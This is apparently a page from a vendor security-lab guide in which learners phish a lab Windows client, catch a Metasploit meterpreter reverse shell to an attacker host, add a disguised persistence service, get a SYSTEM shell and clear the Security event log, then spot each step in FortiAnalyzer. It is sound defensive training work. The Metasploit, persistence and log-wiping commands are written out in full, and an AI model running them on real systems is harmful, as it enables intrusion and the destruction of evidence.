

### Exercise 3: Gaining Initial Access and Establishing Persistence

In this exercise, you will gain initial access to the organization's network, and then work to establish persistence. You will also role-play as an employee of ACME Corp., and fall victim to the spear phishing attempt by opening the malicious attachment.


#### Gain Initial Access

You will start a listener for an incoming connection, anticipating that the user will open the malicious file. Once the file is opened, you will gain initial access to the target network.

To configure the listener

1. Continuing at the Metasploit console prompt, enter the following command to set up your listener:

```
handler -p windows/meterpreter/reverse_tcp -H 100.64.1.21 -P 443
```



```
msf6 > handler -p windows/meterpreter/reverse_tcp -H 100.64.1.21 -P 443
[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 100.64.1.21:443
msf6 >
```

This TCP handler will be listening for when the target system tries to establish its session back to your attacker system, once the target user executes the malicious file.

2. Leave the terminal window that is running the Metasploit console open.


The TCP 443 traffic that the exploit creates is not encrypted. In this exercise, you are using the default payload for reverse TCP. There are encrypted payload options in Metasploit, such as HTTPS, but compatibility with specific modules can vary.



Using a protocol analyzer, such as Wireshark, you can see that the 443 traffic that the command-and-control (C&C) channel generates is different from typical TCP 443 traffic, which is usually HTTPS.

#### To open the infected file

1. Return to the **Windows-Client** RDP session.
2. If you are logged out, on your bastion host, on the desktop, double-click the **Windows-Client** RDP shortcut, and then log in with the following credentials:
  - Username: CSLAB\Bob
  - Password: Passw0rd
3. Log in to the FortiMail (webmail) GUI (10.200.200.100) with the following credentials:
  - Username: bob
  - Password: Passw0rd
4. In your inbox, click the email to open it, and then double-click to download the New-Patient-Intake-Form.odt file.



5. Save the file to the desktop.
6. Double-click the file to open it.

You may have noticed that at least one command prompt window quickly opened and closed. The attacker has successfully executed code on the client computer.



When you open an application, if a command prompt window opens, you should pay attention. It could be a sign that your system is subject to C&C.

## To confirm a session is established

1. Return to the msfconsole session with the listener.

You should see an established session.

```
msf6 > handler -p windows/meterpreter/reverse_tcp -H 100.64.1.21 -P 443
[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 100.64.1.21:443
msf6 > [*] Sending stage (176198 bytes) to 10.200.3.219
[*] Meterpreter session 1 opened (100.64.1.21:443 → 10.200.3.219:63521) at 2024-07-12 19:44:45 -0400
```

2. Leave the terminal window open.

If you do not see a session created, go back to the document, and then click in the body of the empty page.



Sometimes, a new session is created when you bring the LibreOffice Writer application back in focus. You can ignore the extra sessions and use the first one.

## Establish Persistence

### Stop and think!

What will happen if the Windows client VM is restarted?

You have a *temporary* session established with the victim host. If the system reboots, the session will be lost and the victim will have to open the file again to reestablish the C&C session. Because of this, your next step is to establish persistence. Group ABC does this by uploading and executing another file on the victim system, which creates a new service that masquerades as a legitimate system process. The service is configured to start automatically at bootup, so a new session is created even through reboots.

## To establish persistence

1. Continuing in the terminal window with the msfconsole open, press Enter to bring up a new line.

You should see the msf6 > prompt.

## 2. Enter the following commands:

use exploit/windows/local/persistence\_service

set service\_name WinResMgr

set service\_description Windows Resource Manager

set session <ID # of your active session>

set lhost 100.64.1.21

set lport 443

exploit


```
msf6 > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set service_name WinResMgr
service_name => WinResMgr
msf6 exploit(windows/local/persistence_service) > set service_description Windows Resource Manager
service_description => Windows Resource Manager
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > use exploit/windows/local/persistence_service
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 exploit(windows/local/persistence_service) > set lhost 100.64.1.21
lhost => 100.64.1.21
msf6 exploit(windows/local/persistence_service) > set lport 443
lport => 443
msf6 exploit(windows/local/persistence_service) > exploit

[-] Handler failed to bind to 100.64.1.21:443:- -
[-] Handler failed to bind to 0.0.0.0:443:- -
[*] Running module against WIN-CLIENT
[+] Meterpreter service exe written to C:\Users\Bob\AppData\Local\Temp\2\ppB0n.exe
[*] Creating service WinResMgr
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-CLIENT_20240714.3251/WIN-CLIENT_20240714.3251.rc
[*] Sending stage (176198 bytes) to 10.200.3.219
[*] Meterpreter session 8 opened (100.64.1.21:443 -> 10.200.3.219:58707) at 2024-07-14 14:32:52 -0400
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) > 
```


Make a note of the session number that was just created. It may be different from the image above.

3. Return to the **Windows-Client** RDP session.

4. Right-click the taskbar, and then select **Task Manager**.




5. Click **More details**.



6. Click **Services**.

7. Find the entry named **WinResMgr**.



This is the malicious service that the Metasploit module created. Notice that the service name and the service description both match your parameters in step 2.

### To confirm persistence is working

1. Continuing in the terminal window with the msfconsole open, press Enter to bring up a new line.
2. Enter the following command to confirm the active sessions:

sessions

```
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
--
Id   Name      Type      User          Information                                     Connection
--   -
1    meterpreter x86/windows CSLAB\Bob @ WIN-CLIENT 100.64.1.21:443 → 10.200.3.219:49875 (10.200.3.219)
8    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-CLIENT 100.64.1.21:443 → 10.200.3.219:58707 (10.200.3.219)
```

3. Make a note of the ID number of the session with NT Authority\System as the user, instead of CSLAB\Bob.
4. Enter the following command to log in to the new session:

sessions -i <ID #>

```
msf6 exploit(windows/local/persistence_service) > sessions -i 8
[*] Starting interaction with 8...
```

5. Enter shell to access the command prompt.
6. Enter whoami to confirm the user is nt authority\system.

```
meterpreter > shell
Process 6400 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

7. Enter shutdown /r /t 0 to restart the computer.

```
C:\Windows\system32>shutdown /r /t 0
```

8. Ensure that you have the /r flag.

Otherwise, the VM will shut down and you must start it again in ESXi.

- 9. Wait a minute or so, and then you should see the Meterpreter sessions close.
- 10. Wait another few minutes, and then you should see a new session open automatically.
- 11. Continuing in the terminal window with the msfconsole open, press Enter to bring up a new line.



If the prompt asks you to Terminate channel, enter y.

12. Type sessions to see the new connection.

```
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
10		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ WIN-CLIENT	100.64.1.21:443 → 10.200.3.219:49704 (10.200.3.219)

Review the Persistence Event on FortiAnalyzer

You will review the event that a FortiAnalyzer event handler generated, which is configured to detect the creation of services in Windows.


To view the event

- 1. Log in to the FAZ-SiteB GUI (10.200.4.238) with the following credentials:
  - Username: admin
  - Password: Fortinet1!
- 2. Click **Incidents & Events > Event Monitor**.
- 3. Search for the event named **WinClient-Syslog** that **Persistence Handler** created.

<input type="checkbox"/>	WinClient-Syslog (1)	Persistence Handler	1	Critical	an hour ago
<input type="checkbox"/>	devname:WinClient-Syslog	Persistence Handler	1	Critical	2024-07-14 11:32:57

You can narrow down the time range to filter the events.


- 4. Click **Persistence Handler**.

Status 


Name \* Persistence Handler

Description

MITRE Tech ID

T1547 Boot or Logon Autostart Execution  1 entry selected

Data Selector Click to select

Automation Stitch 

## Rules

   Service Created 

5. Click the  icon to view the **Service Created** rule.

6. Review the handler configuration.

In particular, look at the **Log Filter by Text** configuration.

Once logs are grouped, you can refine the data within each group by applying filter with other log fields. Logs that match the filters will be retained within each group.

## Log Filters

All Filters **Any One of the Filters**

Log Field	Match Criteria	Value	Action
+			
msg~'7045' and msg~'A service was installed in the system'			

58/1023



The ~ symbol means the log fields must match the regular expressions. In this example, the msg field must contain the string 7045 and A service was installed in the system.

### To review the service information

1. On the bastion host, in Chrome, open a new tab.
2. In the bookmarks bar, click **SOC Analyst > Microsoft Security Alerts**.
3. Review the information for event 7045.

The relevant information is in the **Suspicious service creation (external ID 2026)** section.



# Suspicious service creation (external ID 2026)

Previous name: Suspicious service creation

Severity: Medium

Description:


A suspicious service has been created on a domain controller or AD FS / AD CS server in your organization. This alert relies on event 7045 to identify this suspicious activity.

Learning period:

None

4. Review the MITRE TTPs that are listed.

MITRE:

 Expand table

Primary MITRE tactic	<a href="#">Execution (TA0002)</a>
Secondary MITRE tactic	<a href="#">Persistence (TA0003)</a> , <a href="#">Privilege Escalation (TA0004)</a> , <a href="#">Defense Evasion (TA0005)</a> , <a href="#">Lateral Movement (TA0008)</a>
MITRE attack technique	<a href="#">Remote Services (T1021)</a> , <a href="#">Command and Scripting Interpreter (T1059)</a> , <a href="#">System Services (T1569)</a> , <a href="#">Create or Modify System Process (T1543)</a>
MITRE attack sub-technique	<a href="#">Service Execution (T1569.002)</a> , <a href="#">Windows Service (T1543.003)</a>

Suggested steps for prevention:

1. Restrict remote access to domain controllers from non-Tier 0 machines.
2. Implement [privileged access](#) to allow only hardened machines to connect to domain controllers for administrators.
3. Implement less-privileged access on domain machines to give only specific users the right to create services.

## To view the logs

1. Return to the FAZ-SiteB GUI, and then click **Log View**.
2. Click **Syslog**.
3. Click **+**.
4. Click **Message**, and then in the search field, type **\*7045\***.
5. Click **Apply**.

Syslog

All Devices

Last 7 Days

07-07 12:38:45 - 07-14 12:38:45

Filters

Select or type filter key

History

Device ID

Level

Message

UEBA User ID

UEBA Endpoint ID

Destination End User ID

Destination Endpoint ID

Device Name

Type

Source Country

Filter values

= != < > >= <= ~ !~

\*7045\*

Suggestions

Apply

ID	Level	Message
S-0AC803DB	information	Jul 14 12:27:2
S-0AC803DB	information	Jul 14 12:26:2
S-0AC803DB	notice	Jul 14 12:26:2

Total logs for analysis: 60 d



The \* wildcard symbols mean that any pattern preceding or following the matching string, 7045 in this case, will match.

6. Double-click the relevant entry to view its details.

Syslog

All Devices

Last 7 Days

07-07 12:39:30 - 07-14 12:39:30

Create Custom View

Refresh

More Columns

More

Message=\*7045\*

#

Date/Time

Device ID

Level

Message

1	2024-07-14 1	SYSLOG-0AC803DB	information	Jul 14 11:32:58 WIN-CLIENT.cs.lab MSWinEventLog 6 System 2711 Sun Jul 14 11:32:52 20247045Service Contr
---	--------------	-----------------	-------------	---

logDetails

Date

2024-07-14

Date/Time

2024-07-14 11:32:57

Destination End User ID

1

Destination Endpoint ID

1

Device ID

SYSLOG-0AC803DB

Device Name

WinClient-Syslog

Device Time

2024-07-14 18:32:57

Level

information

Message

Jul 14 11:32:58 WIN-CLIENT.cs.lab MSWinEventLog 6 System 2711 Sun Jul 14 11:32:52 20247045 Service Control Manager S-1-5-21-2507083870-580190232-154193376-11602 N/A Information WIN-CLIENT.cs.lab 0 A service was installed in the system. Service Name: Windows Resource Manager Service File Name: "C:\Users\Bob\AppData\Local\Temp\2\ppBOn.exe" MjiseRur Service Type: user mode service Service Start Type: auto start Service Account: LocalSystem

Time

18:32:57

Type

generic

UEBA Endpoint ID

1

UEBA User ID

1

Evading Defenses

You will execute the **Defense Evasion** stage of the Group ABC attack and remove all evidence of the new service from the Windows security logs. You will also verify that Group ABC has achieved defense evasion.

To delete security logs from the client

1. Return to the Kali Linux VM RDP session.
2. At the Meterpreter prompt, enter the following command to confirm the active sessions:

sessions

Make a note of the ID number.



3. Enter the following command to log in to an active session:

sessions -i <ID #>

4. Enter shell to access the command prompt.

5. Once the Windows command prompt appears, enter the following command to clear the security audit log:

wevtutil cl Security

```
meterpreter > shell
Process 5424 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil cl Security
wevtutil cl Security
```

6. Type exit to exit the Windows command prompt and return to the Meterpreter prompt.

Keep the active Meterpreter session open for the next exercise. If the session is disconnected, follow the steps in To configure the listener on page 1 to reestablish an active session.

To verify defense evasion

- 1. On the bastion host, in Chrome, return to the FAZ-SiteB GUI, and then click **Incidents & Events**.
- 2. Click **Event Monitor**.
- 3. Wait until the **Audit Log Cleared** event appears.

All Events

By Endpoint

By Threat

System Events

Toggle Views

All Devices

Last 30 Minutes

2024-07-23 14:35:26 - 2024-07-23 15:05:26

Show Acknowledged

Expand All

Refresh

Search or type filters...

<input type="checkbox"/>	Event	Event Type	Count	Severity	First Occurrence	Last Update	Handler
<input type="checkbox"/>	<div><div></div>WinClient-Syslog (1)</div>	<div><div></div>Generic</div>	2	<div><div></div>Medium</div>	3 minutes ago	3 minutes ago	<div>Audit Log Cleared</div>
<input type="checkbox"/>	devname:WinClient-Syslog	<div><div></div>Generic</div>	2	<div><div></div>Medium</div>	2024-07-23 15:03:30	2024-07-23 15:03:50	<div>Audit Log Cleared</div>

Your events may look slightly different from the image above. You may also need to adjust the time range for the correct results to appear.



It may take a while for this incident to appear on FortiAnalyzer. If it does not appear after 5 minutes, tell your instructor.

- 4. Click the **MITRE ATT&CK** tab.
- 5. View the **Defense Evasion** column, scroll down, and then verify that the **Indicator Removal** technique is now highlighted.

Attack

Coverage

Refresh

Last 1 Week

2024-07-16 15:08:15 - 2024-07-23 15:08:15

Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
8 techniques	9 techniques	14 techniques	19 techniques	13 techniques	42 techniques
Acquire Access	Drive-by Compromise	Cloud Administration Command	Account Manipulation	Abuse Elevation Control Mechanism ✔ Covered	Abuse Elevation Control Mechanism ✔ Covered
Acquire Infrastructure ✔ Covered	Exploit Public-Facing Application ✔ Covered	Command and Scripting Interpreter ✔ Covered	BITS Jobs ✔ Covered	Access Token Manipulation ✔ Covered	Access Token Manipulation ✔ Covered
Compromise Accounts	External Remote Services ✔ Covered	Container Administration Command	Boot or Logon Autostart Execution 📅 2	Boot or Logon Autostart Execution 📅 2	BITS Jobs ✔ Covered
Compromise Infrastructure ✔ Covered	Hardware Additions ✔ Covered	Deploy Container	Boot or Logon Initialization Scripts ✔ Covered	Boot or Logon Initialization Scripts ✔ Covered	Build Image on Host ✔ Covered
Develop Capabilities	Phishing 📅 6	Exploitation for Client Execution ✔ Covered	Browser Extensions		Debugger Evasion
Establish Accounts					

Valid Accounts  
✔ Covered

Flow  
✔ Covered

Certificates

Net Disc

Steal or Forge Kerberos Tickets  
✔ Covered

Net

Steal Web Session Cookie

Pass Disc

Impair Defenses  
📅 1

Indicator Removal  
📅 3

📅 Events: 3

Clear Windows Event LogsEvents: 3

Clear Linux or Mac System Logs

Clear Command History

File Deletion

Network Share Connection Removal

Timestomp

Clear Network Connection History and Configurations

Clear Mailbox Data

Clear Persistence

LAB-CHALLENGE > Gaining Initial Access and Establishing Persistence

Outline

preview

-